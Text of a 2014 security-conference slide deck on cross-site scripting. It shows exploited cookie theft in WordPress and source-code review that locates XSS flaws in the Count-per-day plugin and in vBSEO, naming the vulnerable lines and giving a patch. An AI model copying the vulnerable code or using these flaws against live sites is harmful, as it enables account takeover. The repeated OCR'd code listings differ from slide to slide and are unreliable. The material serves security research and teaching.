

XSSing Your Way to Shell

Hack in the Box – Amsterdam

29 May 2014



Sense of Security Pty Ltd

Sydney

Level 8, 66 King St
Sydney NSW 2000
Australia

Melbourne

Level 10, 401 Docklands Dr
Melbourne VIC 3008
Australia

T: 1300 922 923
T: +61 (0) 2 9290 4444
F: +61 (0) 2 9290 4455

info@senseofsecurity.com.au
www.senseofsecurity.com.au
ABN: 14 098 237 908

Hans-Michael Varbaek

- Security Consultant (aka. PenTester)
- Lockpicker
- Physical PT
- Community Guy



1. Generic XSS Attacks
2. Discovering Odays
3. Writing a Payload
4. Issues (Security Headers)
5. Shell Types & User Input
6. Demo
7. Conclusion

Generic XSS Attacks

Web Servers

- 238,640,573 exposed to the Internet
- 1,921,427 are located in the Netherlands

Applications

- 25,984,564 (X-Powered-By header)
- 424,323 from the Netherlands

XSS Vulnerabilities?

- 13M Worldwide / 216K Netherlands

Session Hijacking

- HttpOnly
- Secure

Browser Attacks

- Java, Flash, Etc.

Defacements

- Activists



Generic XSS Attacks

The screenshot shows a web browser window displaying the WordPress admin dashboard for 'Better WP Security'. A modal dialog box is open in the center, containing the following payload:

```
wordpress_test_cookie=WP+Cookie+check; wp-settings-time-1=1401006720
```

Below the dialog box, the browser's developer tools are open to the 'Cookies' tab. The table below shows the cookies present on the page:

Name	Value	Domain	Raw Size	Path	Expires	HttpOnly	Security
wordpress_test_cookie	WP Cookie check	127.0.0.1	36 B	/hitbwp/	Session		
wordpress_4a8e71d7c8bcde35b9d36501d3b8b419	admin 1401179453 d56c	127.0.0.1	95 B	/hitbwp/wp	Session	HttpOnly	
wordpress_logged_in_4a8e71d7c8bcde35b9d36501d3b8b419	admin 1401179453 f51d	127.0.0.1	105 B	/hitbwp/	Session	HttpOnly	
wp-settings-time-1	1401006720	127.0.0.1	28 B	/hitbwp/	25/5/2015 6:32:01 pm		

Generic XSS Attacks

The screenshot shows a web browser window with the address bar displaying `127.0.0.1/hitbwp/wp-admin/admin.php?page=better-wp-security-logs`. The page content includes a sidebar with navigation links like Dashboard, Posts, Media, Pages, Comments, Genesis, Appearance, Plugins, and Users. A modal dialog box is open in the center, containing the text `wordpress_test_cookie=WP+Cookie+check; wp-settings-time-1=1401006720` and an OK button. Below the dialog, the page title is "Before You Begin" and the text reads: "This page contains the logs generated by Better WP Security, current lockouts (which can be cleared here) and a way to cleanup the logs to save space on the server and reduce CPU load. Please note, you must manually clear these logs, they will not do so automatically. I highly recommend you do so regularly to improve performance which can otherwise be slowed if the system has to..."

Name	Value	Domain	Raw Size	Path	Expires	HttpOnly
+ wordpress test cookie	WP Cookie check	127.0.0.1	36 B	/hitbwp/	Session	
+ wordpress_4a8e71d7c8bcde35b9d36501d3b8b419	admin 1401179453 d56c	127.0.0.1	95 B	/hitbwp/wp	Session	HttpOnly
+ wordpress_logged_in_4a8e71d7c8bcde35b9d36501d3b8b419	admin 1401179453 f51d	127.0.0.1	105 B	/hitbwp/	Session	HttpOnly
+ wp-settings-time-1	1401006720	127.0.0.1	28 B	/hitbwp/	25/5/2015 6:32:01 pm	

Discovering 0days

PenTesting Quick SCR


- Highly Automated

Deep SCR

- Manual Review

Accidental

- Referer



Discovering Odays – Deep SCR

The screenshot displays the Fortify Audit Workbench interface. At the top, the window title is "count-per-day - C:\Users\localuser\Documents\Research\XSSHTB\ExploitDev\Addons\WordPress\count-per-day.3.2.5\count-per-day\counter-options.php - Audit Workbench". The main window is divided into several sections:

- Summary:** Shows "Critical (73)" issues. A filter set is applied: "Security Auditor View".
- Project Summary:** Lists files: "counter-core.php", "counter-options.php", and "counter.php".
- Code Editor:** Displays PHP code from counter-options.php. Line 406 is highlighted: `<?php printf_('(Show all IPs with more than %s page views per day', 'cpd'), $limit_input) ?>`.
- Issue Details:** Shows the issue "counter-options.php:406 (Shared Sink)". The description states: "There are multiple issues selected. Comments will be appended to each issue." The analysis notes: "Cross-Site Scripting: Reflected (Input Validation and Representation, Data flow). Line 406 of counter-options.php sends unvalidated data to a web browser, which can result in the browser executing malicious code." There are links for "More Information..." and "Recommendations...".
- Analysis Evidence:** Lists several assignments to variables like \$count_per_day, \$, \$limit, and \$limit_input, and a selected entry for "counter-options.php:406 - printf(1)".
- Functions:** A sidebar on the right shows "Top-level functions" and "Default Package".

At the bottom left, the following information is visible:

- Rule ID: F9CB8F3E-C813-44CF-AF70-9BFA6609105D
- Taint Flags: WEB, XSS
- Direct Function Call: printf()

Discovering Odays – Deep SCR

The screenshot displays the Fortify Audit Workbench interface. The main window shows the source code of `counter-options.php` with a security issue highlighted at line 406. The issue is a **Cross-Site Scripting: Reflected (Input Validation and Representation, Data flow)**. The code snippet shows a `<?php printf()` call that outputs user input without proper sanitization.

```
394  
395  
396  
397  
398  
399  
400  
401  
402  
403  
404  
405  
406  
407  
408  
409  
410  
411
```

```
h2>  
div id="poststuff" class="cpd_settings">  
  php // mass bots ?>  
  div class="postbox">  
    php  
    $limit = (isset($_POST['limit'])) ? $_POST['limit'] : 25;  
    $limit = (isset($_POST['limit'])) ? $_POST['limit'] : $limit;  
    $limit_input = '<input type="text" size="3" name="limit" value="'. $limit.'"/>';  
  
    if ( $limit == 0 )  
      $limit = 50;  
    $bots = $count_per_day->getMassBots( $limit );  
    ?>  
    <h3><span class="cpd_icon cpd_massbots">&nbsp;</span><?php_e('Mass Bots', 'cpd') ?></h3>  
    <div class="inside">  
      <form method="post" action="<?php echo $mysiteurl ?>#cpdtools">  
        <p>  
          <?php printf_( 'Show all IPs with more than %s page views per day', 'cpd', $limit_input ) ?>  
          <input type="submit" name="showmassbots" value="<?php_e('show', 'cpd') ?>" class="button">  
        </p>  
      </form>
```

Issue: counter-options.php:406 (Shared Sink)

Analysis Evidence:

- counter-options.php:42 - Read \$_POST['cpd_backup_part']
- counter-options.php:42 - Assignment to \$count_per_day->
- counter-options.php:371 - Assignment to \$o
- counter-options.php:394 - Assignment to \$limit
- counter-options.php:395 - Assignment to \$limit
- counter-options.php:396 - Assignment to \$limit_input
- counter-options.php:406 - printf(1)

Analysis: There are multiple issues selected. Comments will be appended to each issue.

Issue Details: Cross-Site Scripting: Reflected (Input Validation and Representation, Data flow). Line 406 of counter-options.php sends unvalidated data to a web browser, which can result in the browser executing malicious code.

Summary: Rule ID: F9CB8F3E-C813-44CF-AF70-9BFA6609105D. Taint Flags: WEB, XSS. Direct Function Call: printf()

Discovering Odays – Deep SCR

The screenshot displays the Fortify Audit Workbench interface. The main window shows the file `counter-options.php` with the following PHP code snippet:

```
394 <h2>
395 <div id="poststuff" class="cpd_settings">
396 <div class="postbox">
397 <div class="postbox">
398 <div class="postbox">
399 <div class="postbox">
400 <div class="postbox">
401 <div class="postbox">
402 <div class="postbox">
403 <div class="postbox">
404 <div class="postbox">
405 <div class="postbox">
406 <div class="postbox">
407 <div class="postbox">
408 <div class="postbox">
409 <div class="postbox">
410 <div class="postbox">
```

The code includes a form with an input field for "showmassbots" and a "print" button. The analysis pane on the right shows the following error:

Cross-Site Scripting: Reflected (Input Validation and Representation, Data flow)

Line 406 of `counter-options.php` sends unvalidated data to a web browser, which can result in the browser executing malicious code.

[More Information...](#)
[Recommendations...](#)

The analysis evidence pane on the left lists the following findings:

- counter-options.php:42 - Read `$_POST['cpd_backup_part']`
- counter-options.php:42 - Assignment to `$count_per_day->`
- counter-options.php:371 - Assignment to `$o`
- counter-options.php:394 - Assignment to `$limit`
- counter-options.php:395 - Assignment to `$limit`
- counter-options.php:396 - Assignment to `$limit_input`
- counter-options.php:406 - `printf(1)`

The rule ID is `F9CB8F3E-C813-44CF-AF70-9BFA6609105D` and the taint flags are `WEB, XSS`. The direct function call is `printf()`.

Discovering 0days – Deep SCR

The screenshot displays the Fortify Audit Workbench interface. The main window shows the source code for `counter-options.php` with the following content:

```
387 </h2>
388
389 <div id="poststuff" class="cpd_settings">
390
391 <?php // mass bots ?>
392 <div class="postbox">
393 <?php
394 $limit = (isset($o['massbotlimit'])) ? $o['massbotlimit'] : 25;
395 $limit = (isset($_POST['limit'])) ? $_POST['limit'] : $limit;
396 $limit_input = '<input type="text" size="3" name="limit" value="'. $limit. '" />';
397
398 if ( $limit == 0 )
399     $limit = 50;
400 $bots = $count_per_day->getMassBots( $limit );
401 ?>
402 <h3><span class="cpd_icon cpd_massbots">&nbsp;</span> <?php_e('Mass Bots', 'cpd') ?></h3>
403 <div class="inside">
404     <form method="post" action="<?php echo $mysiteurl ?>#cpdtools">
405     <p>
406         <?php printf_('(Show all IPs with more than %s page views per day', 'cpd'), $limit_input) ?>
407         <input type="submit" name="showmassbots" value="<?php_e('show', 'cpd') ?>" class="bu
408     </p>
409     </form>
410
```

An **Analysis Evidence** popup is visible, listing the following findings:

- counter-options.php:42 -
- counter-options.php:42 -
- counter-options.php:371 -
- counter-options.php:394 -
- counter-options.php:395 -
- counter-options.php:396 -
- counter-options.php:406 - printf(1)

The bottom status bar shows the following details:

- Rule ID: F9CB8F3E-C813-44CF-AF70-9BFA6609105D
- Taint Flags: WEB, XSS
- Direct Function Call: printf()

Discovering 0days – Deep SCR

```
vbseo_moderate.php - SciTE
File Edit Search View Tools Options Language Buffers Help
1 vbseo_moderate.php
214 - {
215     if (!vbseo_can_moderation_linkback(0, $pback['forumid']))
216         continue;
217     if (!$linkbacks_no)
218         print_description_row('
219         <input type="button" value="" . $vbphrase['vbseo_validate'] . " onclick="js_check_all_option(this.form, 1);" class="button" title="" . $vbphra
220         ' . ((can_moderate('candeleteposts') OR can_moderate('canremoveposts')) ? '&nbsp;'
221         <input type="button" value="" . $vbphrase['delete'] . " onclick="js_check_all_option(this.form, -1);" class="button" title="" . $vbphrase['dele
222         &nbsp;';
223         <input type="button" value="" . $vbphrase['ignore'] . " onclick="js_check_all_option(this.form, 0);" class="button" title="" . $vbphrase['ignor
224         ', 0, 2, 'thead', 'center');
225         $linkbacks_no++;
226         $pback['t_title'] = htmlspecialchars($pback['t_title'], ENT_QUOTES);
227         if ($linkbacks_no > 1)
228             print_description_row('<span class="smallfont">&nbsp;</span>', 0, 2, 'thead');
229         print_label_row('<b>' . $vbphrase['posted_by'] . '</b>', '<a href="'.htmlentities($pback['t_src_url']).'" target="_blank">$pback[t_src_url]
230         print_label_row('<b>' . $vbphrase['vbseo_for'] . '</b>', '<a href="'.htmlentities($pback['t_dest_url']).'" target="_blank">$pback[t_dest_ur
231         print_label_row('<b>' . $vbphrase['vbseo_type'] . '</b>', $vbphrase['vbseo_'.((($pback['t_type']==2)?'refback':($pback['t_type'])?'trackback
232         print_label_row('<b>' . $vbphrase['date'] . '</b>', date('Y-m-d H:i:s',$pback['t_time']));
233         print_input_row($vbphrase['title'], "pingtitle[$pback[t_id]]", $pback[t_title], 0, 70);
234         print_textarea_row($vbphrase['message'], "pingtext[$pback[t_id]]", htmlentities($pback[t_text]), 8, 70);
235         print_label_row($vbphrase['action'], "
236         <label for="val_$pback[t_id]"><input type="radio" name="pingaction[$pback[t_id]]" value="1" id="val_$pback[t_id]" tabindex="1"
237         <label for="del_$pback[t_id]"><input type="radio" name="pingaction[$pback[t_id]]" value="-1" id="del_$pback[t_id]" tabindex="1"
238         <label for="ign_$pback[t_id]"><input type="radio" name="pingaction[$pback[t_id]]" value="0" id="ign_$pback[t_id]" tabindex="1"
239         ", " , 'top', 'postaction');
240     }
241     if (!$linkbacks_no)
242     - {
243         print_description_row($vbphrase['vbseo_no_linkbacks_awaiting_moderation']);
244         print_table_footer();
245     }
246     else
247     - {
248         print_description_row(vbseo_pager($total, 'pager'), false, 9, " , 'center');
249         print_submit_row();
250     }
}
```


Discovering 0days – Deep SCR

```
vbseo_moderate.php - SciTE
File Edit Search View Tools Options Language Buffers Help
1 vbseo_moderate.php
214 - {
215     if (!vbseo_can_moderation_linkback(0, $pback['forumid']))
216         continue;
217     if (!$linkbacks_no)
218         print_description_row('
219         <input type="button" value="" . $vbphrase['vbseo_validate'] . " onclick="js_check_all_option(this.form, 1);" class="button" title="" . $vbphra
220         ' . ((can_moderate('candeletenposts') OR can_moderate('canremovenposts')) ? '&nbsp;' : '' );
221         <input type="button" value="" . $vbphrase['vbseo_validate'] . " onclick="js_check_all_option(this.form, 1);" class="button" title="" . $vbphra
222         & $pback['t_title'] = htmlspecialchars($pback['t_title'], ENT_QUOTES);
223         <input type="button" value="" . $vbphrase['vbseo_validate'] . " onclick="js_check_all_option(this.form, 1);" class="button" title="" . $vbphra
224         if ($linkbacks_no > 1)
225         print_description_row('<span class="smallfont">&nbsp;</span>', 0, 2, 'thead');
226         print_label_row('<b>' . $vbphrase['posted_by'] . '</b>', '<a href="'.htmlentities($pback['t_src_url']).'" target="">');
227         print_label_row('<b>' . $vbphrase['vbseo_for'] . '</b>', '<a href="'.htmlentities($pback['t_dest_url']).'" target="">');
228         print_label_row('<b>' . $vbphrase['vbseo_type'] . '</b>', $vbphrase['vbseo_'.(($pback['t_type']==2)?'refback':'').']);
229         print_label_row('<b>' . $vbphrase['date'] . '</b>', date('Y-m-d H:i:s', $pback['t_time']));
230         print_input_row($vbphrase['title'], "pingtitle[$pback[t_id]]", $pback[t_title], 0, 70);
231         print_textarea_row($vbphrase['message'], "pingtext[$pback[t_id]]", htmlentities($pback[t_text]), 8, 70);
232         print_label_row($vbphrase['action'], "
233         <label for=\"val_{$pback[t_id]}\"><input type=\"radio\" name=\"pingaction[{$pback[t_id]}\" value=\"1\" id=\"val_{$pback[t_id]}\"
234         <label for=\"del_{$pback[t_id]}\"><input type=\"radio\" name=\"pingaction[{$pback[t_id]}\" value=\"-1\" id=\"del_{$pback[t_id]}\"
235         <label for=\"ign_{$pback[t_id]}\"><input type=\"radio\" name=\"pingaction[{$pback[t_id]}\" value=\"0\" id=\"ign_{$pback[t_id]}\"
236         ", 'top', 'postaction');
237         </div>
238     }
239 }
240 if (!$linkbacks_no)
241     if (!$linkbacks_no)
242 - {
243     print_description_row($vbphrase['vbseo_no_linkbacks_awaiting_moderation']);
244     print_table_footer();
245 }
246 else
247 - {
248     print_description_row(vbseo_pager($total, 'pager'), false, 9, "", 'center');
249     print_submit_row();
250 }
```

Case Study - vBSEO

Linkbacks

Vulnerability Details:

- File: /modcp/vbseo_moderate.php
- Lines: 276/274, 230, 178, 112 are vulnerable.
- Variable: `$pback[t_title]`
- Affected Features: Moderate/Incoming/Outgoing LinkBacks

Vulnerability Patch:

```
htmlentities($pback[t_title], ENT_QUOTES, "UTF-8");
```

Case Study - vBSEO

Windows Grep 2.3

File Edit Search View Options Window Help

'Spback[t_title]' in *.php: 4 matches in 2 files. 1150 files searched. 0 files skipped. vbseo_moderate.php (Whole file)

Name	T	Type	Folder	Matches	Size
vbseo_moder...	T	PHP File	C:\Users\localuser\Documents\Research\XSSHITB\vb\filesbackup\var\www\modcp	2	22591
vbseo_moder...	T	PHP File	C:\Users\localuser\Documents\Research\XSSHITB\vb\filesbackup\var\www\upload\modcp	2	22377

```
00221: <input type="button" value="" . $vbphrase['delete'] . "" onclick="js_check_all_option(this.form, -1);" class="button" title="" . $vbphrase['delete'] . "" /> : ""
00222: &nbsp;
00223: <input type="button" value="" . $vbphrase['ignore'] . "" onclick="js_check_all_option(this.form, 0);" class="button" title="" . $vbphrase['ignore'] . "" />
00224: ', 0, 2, 'thead', 'center');
00225: $linkbacks_no++;
00226: $pback['t_title'] = htmlspecialchars($pback['t_title'], ENT_QUOTES);
00227: if($linkbacks_no>1)
00228: print_description_row('<span class="smallfont">&nbsp;</span>', 0, 2, 'thead');
00229: print_label_row('<b>' . $vbphrase['posted_by'] . '</b>', '<a href="'.htmlentities($pback['t_src_url']).'" target="_blank">$pback[t_src_url]</a>');
00230: print_label_row('<b>' . $vbphrase['vbseo_for'] . '</b>', '<a href="'.htmlentities($pback['t_dest_url']).'" target="_blank">$pback[t_dest_url]</a>');
00231: print_label_row('<b>' . $vbphrase['vbseo_type'] . '</b>', $vbphrase['vbseo_'.(($pback['t_type']==2)?'refback':($pback['t_type']?'trackback':'pingback'))];
00232: print_label_row('<b>' . $vbphrase['date'] . '</b>', date("Y-m-d H:i:s",$pback['t_time']));
00233: print_input_row($vbphrase['title'], "pingtitle[$pback[t_id]]", $pback[t_title], 0, 70);
00234: print_textarea_row($vbphrase['message'], "pingtext[$pback[t_id]]", htmlentities($pback[t_text]), 8, 70);
00235: print_label_row($vbphrase['action'], "
00236: <label for="val_$pback[t_id]"><input type="radio" name="pingaction[$pback[t_id]]" value="1" id="val_$pback[t_id]" tabindex="1" /> . $vbphr
00237: <label for="del_$pback[t_id]"><input type="radio" name="pingaction[$pback[t_id]]" value="-1" id="del_$pback[t_id]" tabindex="1" /> . $vbphr
00238: <label for="ign_$pback[t_id]"><input type="radio" name="pingaction[$pback[t_id]]" value="0" id="ign_$pback[t_id]" tabindex="1" checked="1"
00239: ", " , 'top', 'postaction');
00240: }
00241: if (!$linkbacks_no)
00242: {
00243: print_description_row($vbphrase['vbseo_no_linkbacks_awaiting_moderation']);
00244: print_table_footer();
00245: }
00246: else
00247: {
00248: print_description_row(vbseo_pager($total, 'pager'), false, 9, " , 'center');
```

Case Study - vBSEO

The image shows a Windows Grep 2.3 window with the following search results table:

Name	Type	Folder	Matches	Size
vbseo_moder...	T	PHP File	C:\Users\localuser\Documents\Research\XSSHITB\vb	591 877

Below the table, a code editor displays PHP code. A red box highlights the following lines:

```
00232: print_label_row('<b>' . $vbphrase['date'] . '</b>', date('Y-m-d H:i:s', $back['t_time']));
00233: print_input_row($vbphrase['title'], "pingtitle[$back[t_id]]", $back[t_title], 0, 70);
00234: print_textarea_row($vbphrase['message'], "pingtext[$back[t_id]]", htmlentities($back
00235: print_label_row($vbphrase['action'] "
```

Case Study - vBSEO

Windows Grep 2.3

File Edit Search View Options Window Help

print_input_row' in *.php: 518 matches in 68 files. 1150 files searched. 0 files skipped. adminfunctions.php (Whole file)

Name	T	Type	Folder
useritle.php	T	PHP File	C:\Users\localuser\Documents\Research\XSSHITB\vb\filesbackup\var\www\admincp
useritools.php	T	PHP File	C:\Users\localuser\Documents\Research\XSSHITB\vb\filesbackup\var\www\admincp
verify.php	T	PHP File	C:\Users\localuser\Documents\Research\XSSHITB\vb\filesbackup\var\www\admincp
adminfunctions.php	T	PHP File	C:\Users\localuser\Documents\Research\XSSHITB\vb\filesbackup\var\www\includes
adminfunctions_options.php	T	PHP File	C:\Users\localuser\Documents\Research\XSSHITB\vb\filesbackup\var\www\includes
adminfunctions_profilefield.php	T	PHP File	C:\Users\localuser\Documents\Research\XSSHITB\vb\filesbackup\var\www\includes
adminfunctions_template.php	T	PHP File	C:\Users\localuser\Documents\Research\XSSHITB\vb\filesbackup\var\www\includes
adminfunctions_user.php	T	PHP File	C:\Users\localuser\Documents\Research\XSSHITB\vb\filesbackup\var\www\includes
blog_plugin_useradmin.php	T	PHP File	C:\Users\localuser\Documents\Research\XSSHITB\vb\filesbackup\var\www\includes
class_stulevar_nhn	T	PHP File	C:\Users\localuser\Documents\Research\XSSHITB\vb\filesbackup\var\www\includes

```
00918: *
00919: * @param string Title for row
00920: * @param string Name for input field
00921: * @param string Value for input field
00922: * @param boolean Whether or not to htmlspecialchars the input field value
00923: * @param integer Size for input field
00924: * @param integer Max length for input field
00925: * @param string Text direction for input field
00926: * @param mixed If specified, overrides the default CSS class for the input field
00927: */
00928: function print_input_row($title, $name, $value = "", $htmlise = true, $size = 35, $maxlength = 0, $direction = "", $inputclass = false, $inputid = false)
00929: {
00930:     global $vbulletin;
00931:
00932:     $direction = verify_text_direction($direction);
00933:
00934:     if($inputid==false)
00935:     {
00936:         $id = 'it_' . $name . '_' . fetch_uniqueid_counter();
00937:     }
00938:     else
00939:     {
00940:         $id = $inputid;
00941:     }
00942:
00943:     print_label_row(
00944:         $title,
00945:         "<div id=\"ctrl_{$name}\"><input type=\"text\" class=\"\" . iif($inputclass, $inputclass, 'binput') . \"\" name=\"{$name}\" id=\"{$id}\" value=\"\" . iif($htmlise, ht
```

Case Study - vBSEO

Windows Grep 2.3

File Edit Search View Options Window Help

'print_input_row' in *.php: 518 matches in 68 files. 1150 files searched. 0 files skipped. adminfunctions.php (Whole file)

Name	T	Type	Folder
usertitle.php	T	PHP File	C:\Users\localuser\Documents\Research\XSSHITB\vb\filesbackup\var\www\admincp
usertools.php	T	PHP File	C:\Users\localuser\Documents\Research\XSSHITB\vb\filesbackup\var\www\admincp
adminfunctions.php	T	PHP File	C:\Users\localuser\Documents\Research\XSSHITB\vb\filesbackup\var\www\includes
adminfunctions_template.php	T	PHP File	C:\Users\localuser\Documents\Research\XSSHITB\vb\filesbackup\var\www\includes
adminfunctions_user.php	T	PHP File	C:\Users\localuser\Documents\Research\XSSHITB\vb\filesbackup\var\www\includes
blog_plugin_useradmin.php	T	PHP File	C:\Users\localuser\Documents\Research\XSSHITB\vb\filesbackup\var\www\includes
class_stulevar.php	T	PHP File	C:\Users\localuser\Documents\Research\XSSHITB\vb\filesbackup\var\www\includes

```
00918: *
00919: * @param string Title for row
00920: * @param string Name for input field
00921: * @param string Value for input field
00922: * @param boolean Whether or not to htmlspecialchars the input field value
00923: * @param integer Size for input field
00924: * @param integer Max length for input field
00925: * @param string Text direction for input field
00926: * @param mixed If specified, overrides the default CSS class for the input field
00927: */
00928: function print_input_row($title, $name, $value = "", $htmlise = true, $size = 35, $maxlength = 0, $direction = "", $inputclass = false, $inputid = false)
00929: {
00930:     global $vbbulletin;
00931:
00932:     $direction = verify_text_direction($direction);
00933:
00934:     if($inputid===false)
00935:     {
00936:         $id = 'it_' . $name . '_' . fetch_uniqueid_counter();
00937:     }
00938:     else
00939:     {
00940:         $id = $inputid;
00941:     }
00942:
00943:     print_label_row(
00944:         $title,
00945:         "<div id=\"ctrl_{$name}\"><input type=\"text\" class=\"\" . iif($inputclass, $inputclass, 'bginput') . \"\" name=\"{$name}\" id=\"{$id}\" value=\"\" . iif($htmlise, ht
```


Case Study - vBSEO

Windows Grep 2.3

File Edit Search View Options Window Help

'print_input_row' in *.php: 518 matches in 68 files. 1150 files searched. 0 files skipped. adminfunctions.php (Whole file)

Name	T	Type	Folder
usertitle.php	T	PHP File	C:\Users\localuser\Documents\Research\XSSHITB\vb\filesbackup\var\www\admincp
usertools.php	T	PHP File	C:\Users\localuser\Documents\Research\XSSHITB\vb\filesbackup\var\www\admincp
adminfunctions.php	T	PHP File	ip\var\www\includes
adminfunctions_template.php	T	PHP File	C:\Users\localuser\Documents\Research\XSSHITB\vb\filesbackup\var\www\includes
adminfunctions_user.php	T	PHP File	C:\Users\localuser\Documents\Research\XSSHITB\vb\filesbackup\var\www\includes
blog_plugin_useradmin.php	T	PHP File	C:\Users\localuser\Documents\Research\XSSHITB\vb\filesbackup\var\www\includes
class_stulevar.php	T	PHP File	C:\Users\localuser\Documents\Research\XSSHITB\vb\filesbackup\var\www\includes

```
00918: *
00919: * @param string Title for row
00920: * @param string Name for input field
00921: * @param string Value for input field
00922: * @param boolean Whether or not to htmlspecialchars the input field value
00923: * @param integer Size for input field
00924: * @param integer Max length for input field
00925: * @param string Text direction for input field
00927: */
00928: function print_input_row($title, $name, $value = "", $htmlise = true, $size = 35, $maxlength = 0, $direction =
00929: {
00931:
00932: $direction = verify_text_direction($direction);
00933:
00934: if($inputid===false)
00935: {
00936: $id = 'it_' . $name . '_' . fetch_uniqueid_counter();
00937: }
00938: else
00939: {
00940: $id = $inputid;
00941: }
00942:
00943: print_label_row(
00944: $title,
00945: "<div id=\"ctrl_{$name}\"><input type=\"text\" class=\"\" . iif($inputclass, $inputclass, 'bginput') . \"\" name=\"{$name}\" id=\"{$id}\" value=\"\" . iif($htmlise, ht
```

Case Study - vBSEO

Windows Grep 2.3

File Edit Search View Options Window Help

'print_input_row' in *.php: 518 matches in 68 files. 1150 files searched. 0 files skipped. adminfunctions.php (Whole file)

Name	T	Type	Folder
usertitle.php	T	PHP File	C:\Users\localuser\Documents\Research\XSSHITB\vb\filesbackup\var\www\admincp
usertools.php	T	PHP File	C:\Users\localuser\Documents\Research\XSSHITB\vb\filesbackup\var\www\admincp
adminfunctions.php	T	PHP File	C:\Users\localuser\Documents\Research\XSSHITB\vb\filesbackup\var\www\includes
adminfunctions_template.php	T	PHP File	C:\Users\localuser\Documents\Research\XSSHITB\vb\filesbackup\var\www\includes
adminfunctions_user.php	T	PHP File	C:\Users\localuser\Documents\Research\XSSHITB\vb\filesbackup\var\www\includes
blog_plugin_useradmin.php	T	PHP File	C:\Users\localuser\Documents\Research\XSSHITB\vb\filesbackup\var\www\includes

00921: * @param string value for input field

00922: * @param boolean Whether or not to htmlspecialchars the input field value

00923: * @param integer Size for input field

00924: * @param integer Max length for input field

00925: * @param string Text direction for input field

00927: */

00928: function **print_input_row**(\$title, \$name, \$value = "", \$htmlise = true, \$size = 35, \$maxlength = 0, \$direction =

00929: {

00931:

00932: \$direction = verify_text_direction(\$direction);

00933:

00934: if(\$inputid===false)

00935: {

00936: \$id = 'it_' . \$name . '_' . fetch_uniqueid_counter();

00937: }

00938: else

00939: {

00940: \$id = \$inputid;

00941: }

00942:

00943: print_label_row(

00944: \$title,

00945: "<div id=\"ctrl_{\$name}\"><input type=\"text\" class=\"\" . iif(\$inputclass, \$inputclass, 'bginput') . \"\" name=\"{\$name}\" id=\"{\$id}\" value=\"\" . iif(\$htmlise, ht

Case Study - vBSEO

Windows Grep 2.3

File Edit Search View Options Window Help

'\$pback[t_title]' in *.php: 4 matches in 2 files. 1150 files searched. 0 files skipped. vbseo_moderate.php (Whole file)

Name	Type	Folder	Matches	Size
vbseo_moder...	T	PHP File	C:\Users\localuser\Documents\Research\XSSHITB\vb...	591 877

```
00221: <input type="button" value="" . $vbphrase['delete'] . "" onclick="js_check_all_option(this.form, -1);" class="button" title="" . $vbphrase['delete'] . "" /> : ""
00222: &nbsp;
00223: <input type="button" value="" . $vbphrase['ignore'] . "" onclick="js_check_all_option(this.form, 0);" class="button" title="" . $vbphrase['ignore'] . "" />
00224: ', 0, 2, 'thead', 'center');
00225: $linkbacks_no++;
00226: $pback[t_title] = htmlspecialchars($pback[t_title], ENT_QUOTES);
00227: if($linkbacks_no>1)
00228: print_description_row('<span class="smallfont">&nbsp;</span>', 0, 2, 'thead');
00229: print_label_row('<b>'. $vbphrase['posted_by'] . '</b>', '<a href="'. htmlentities($pback[t_src_url]) . "\" target=\"_blank\">$pback[t_src_url]</a>');
00230: print_label_row('<b>'. $vbphrase['date'] . '</b>', date('Y-m-d H:i:s', $pback[t_time]));
00231: print_input_row($vbphrase['title'], "pingtitle[$pback[t_id]]", $pback[t_title], 0, 70);
00232: print_textarea_row($vbphrase['message'], "pingtext[$pback[t_id]]", htmlentities($pback[t_message]), 10, 90);
00233: print_label_row($vbphrase['action'], "pingaction[$pback[t_id]]", $vbphrase['action'], 0, 100);
00234: print_label_row($vbphrase['del'], "del_$pback[t_id]", $vbphrase['del'], 0, 100);
00235: print_label_row($vbphrase['ign'], "ign_$pback[t_id]", $vbphrase['ign'], 0, 100);
00236: print_label_row($vbphrase['top'], "top_$pback[t_id]", $vbphrase['top'], 0, 100);
00237: <label for="del_$pback[t_id]"><input type="radio" name="pingaction[$pback[t_id]]" value="-1" id="del_$pback[t_id]" tabindex="1" /> . $vbphrase['del']
00238: <label for="ign_$pback[t_id]"><input type="radio" name="pingaction[$pback[t_id]]" value="0" id="ign_$pback[t_id]" tabindex="1" checked="" /> . $vbphrase['ign']
00239: ", " . 'top', 'postaction');
00240: }
00241: if (!$linkbacks_no)
00242: {
00243: print_description_row($vbphrase['vbseo_no_linkbacks_awaiting_moderation']);
00244: print_table_footer();
00245: }
00246: else
00247: {
00248: print_description_row($vbphrase['vbseo_pager($total, 'pager', false, 9, " . 'center');
```

Case Study - vBSEO

```
vbseo_moderate.php - SciTE
File Edit Search View Tools Options Language Buffers Help
1 vbseo_moderate.php
214 - {
215     if (!vbseo_can_moderation_linkback(0, $pback['forumid']))
216         continue;
217     if (!$linkbacks_no)
218         print_description_row('
219         <input type="button" value="" . $vbphrase['vbseo_validate'] . " onclick="js_check_all_option(this.form, 1);" class="button" title="" . $vbphra
220         ' . ((can_moderate('candeleteposts') OR can_moderate('canremoveposts')) ? '&nbsp;'
221         <input type="button" value="" . $vbphrase['delete'] . " onclick="js_check_all_option(this.form, -1);" class="button" title="" . $vbphrase['dele
222         &nbsp;';
223         <input type="button" value="" . $vbphrase['ignore'] . " onclick="js_check_all_option(this.form, 0);" class="button" title="" . $vbphrase['ignor
224         ', 0, 2, 'thead', 'center');
225         $linkbacks_no++;
226         $pback['t_title'] = htmlspecialchars($pback['t_title'], ENT_QUOTES);
227         if ($linkbacks_no > 1)
